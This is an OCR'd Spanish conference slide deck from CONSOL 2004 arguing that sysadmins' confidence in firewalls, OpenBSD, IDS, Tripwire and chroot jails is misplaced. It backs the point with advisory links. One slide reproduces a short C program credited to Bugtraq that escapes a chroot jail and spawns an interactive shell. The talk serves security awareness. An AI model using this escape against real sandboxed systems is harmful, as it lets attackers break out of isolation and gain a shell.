
2004-02-13
El falso sentido de la seguridad

Presentación para el Congreso Nacional de Software Libre CONSOL 2004

NADA ESTA SEGURO...


G-CON
Me siento muy seguro
NADA ESTA SEGURO...

G-CON

Porque a nadie le
interesa mi servidor

Porque si me hackean
¿qué importa?

NADA ESTA SEGURO...

Porque a nadie le interesa mi servidor...

¿ni a los defacers brasileños?

http://www.zone-h.org/en/hallofshame

¿ni a los spammers?

http://www.google.com/search?q=spam+vulnerability

Porque si me hackean ¿qué importa?

¿Y si me usan de trampolín para atacar a otros sitios?

ftp://ftp.porcupine.org/pub/security/tcp_wrapper.txt.Z

¿Y si me usan de trampolín para mandar spam?

http://slashdot.org/search.pl?topic=111

Porque tengo mi firewall IPTables

Porque tengo mi firewall IPTables...

¿Y qué no sabes que IPTables no te protege un servicio que esté vulnerable?

http://www.google.com/search?q=smtp+buffer+overflow+vulnerability

G-CON

Porque uso OpenBSD

NADA ESTA SEGURO...

Porque uso OpenBSD...

¿Y qué versión usas?
¿Y cuándo fue la última vez que actualizaste tu sistema?

http://www.openbsd.org/security.html
http://www.openbsd.org/errata.html#sysvshm
http://www.openbsd.org/errata33.html#sendmail

Porque uso OpenBSD...

¿Y tienes bién configurado tu servidor?

¿Buenos passwords?

¿Usuarios que se conecten por FTP, POP o IMAP?

Porque mi servidor siempre está actualizado

Porque mi servidor siempre está actuali...

¿Has escuchado hablar de los zero days?

http://www.google.com/search?q=Zero+day+exploit

Porque mi servidor siempre está actuali...

¿Y tienes bién configurado tu servidor?

¿Buenos passwords?

¿Usuarios que se conecten por FTP, POP o IMAP?

Porque pasé la auditoría

(Nessus no me encontró vulnerable)

Porque núnca nadie me ha penetrado

Porque núnca nadie me ha ¿penetrado?

¿Asististe a la plática del martes a las 18 horas en el salón de seminarios de la biblioteca?

Porque tengo unos administradores de sistemas buenísimos

Porque en mi Linux no corren los virus

Porque en mi PowerPC no corren los exploits

NADA ESTA SEGURO...

Porque en mi Linux no corren los virus...

http://www.viruslist.com/eng/viruslistfind.html?rub4=001&findWhere=&findTxt=Linux

Porque en mi PowerPC no corren los exploits...

```
#include <sys/types.h>
#include <sys/stat.h>
main() { int i; if (chdir("/") != 0)
exit(1); mkdir("kk", 0777); if (chroot("kk")
!= 0)  exit(1); for (i=0; i<50; i++) { if
(chdir("..") != 0) exit(1); if (chmod("..",
S_IXOTH) != 0) exit(1); } if (chroot(".") !=
0) exit(1); execl("/bin/sh", "sh", "-i",
(char *)0); exit(0); }
```

Fuente: Bugtraq

Porque tengo un SNORT que me avisa todo y cierra los puertos

Porque tengo un SNORT que me avisa todo y cierra los puertos...

¿Y qué a caso estás suponiendo que Snort es invulnerable?

http://www.securityfocus.com/advisories/5302

Porque acabo de instalar Tripwire

Porque acabo de instalar Tripwire

Pero acabadito de instalar, de tal manera que todos los troyanos instlados previamente ya se encuentran firmados y Tripwire nos avisará cuando sean limpiados.

Porque creo firmemente en la seguridad por obscuridad y nadie sabe cómo funcionan las aplicaciones que hice

Porque me certifica Verisign

Porque todos mis servicios los tengo chrooteados

Porque todos mis servicios los tengo chrooteados...

¿Sabías que hay técnicas para salirse de la jaula?

http://search.securityfocus.com/cgi-bin/swsearch/swish.cgi?query=chroot&metaname=alldoc

Porque no tengo ningún puerto abierto

Porque no tengo ningún puerto abierto...

¿Y qué, no navegas?

¿Y de casualidad no estarás usando GAIM?

http://www.securityfocus.com/advisories/6293

Porque no tengo ningún puerto abierto...

Ahora que si se trata de un servidor creo que tienes un problema grave de negación de servicio.

Porque uso GR Security

NADA ESTA SEGURO...

Porque uso GR Security...

Pues ¿Qué crees?

http://forums.grsecurity.net/viewtopic.php?t=611
http://forums.grsecurity.net/viewtopic.php?t=613
http://archives.neohapsis.com/archives/bugtraq/2003-12/0011.html

Porque me audité a mi mismo y no me pude penetrar

Porque me audité a mi mismo y no me pude penetrar...

¿Y ya te auditó un tercero?
¿Y tus IDSes detectaron las pruebas de penetración?

NADA ESTA SEGURO...

Porque de todos los exploits que bajé de Security Focus ninguno jaló

Porque de todos los exploits ... ninguno jaló...

¿Y los revisaste línea por línea para asegurarte de que no estuvieran troyaneados?
¿Y estás seguro de haber entendido perfectamente su funcionamiento?

Porque me llamo Theo y reviso línea por línea el código fuente de todos los programas que correrán en mi máquina y los compilo a pata

Porque me llamo Theo...

Ah, por cierto,

http://www.google.com/search?q=OpenBSD+remote+root
http://www.google.com/search?q=OpenBSD+remote+shell
http://www.google.com/search?q=OpenBSD+local+root

No los quiero convencer, sólo muestro las evidencias
-- J. Maussan

Porque acabo de poner mi propio puesto de tacos

Conclusiones

- Sysadmines ya pónganse las pilas
- Consultores ya dejen de tomarles el pelo a sus clientes
- La paranoia rula, sobre todo cuando sabes lo que esás haciendo

Muchas gracias

Sandino Araico Sánchez
<sandino@sandino.net>

¿Comentarios?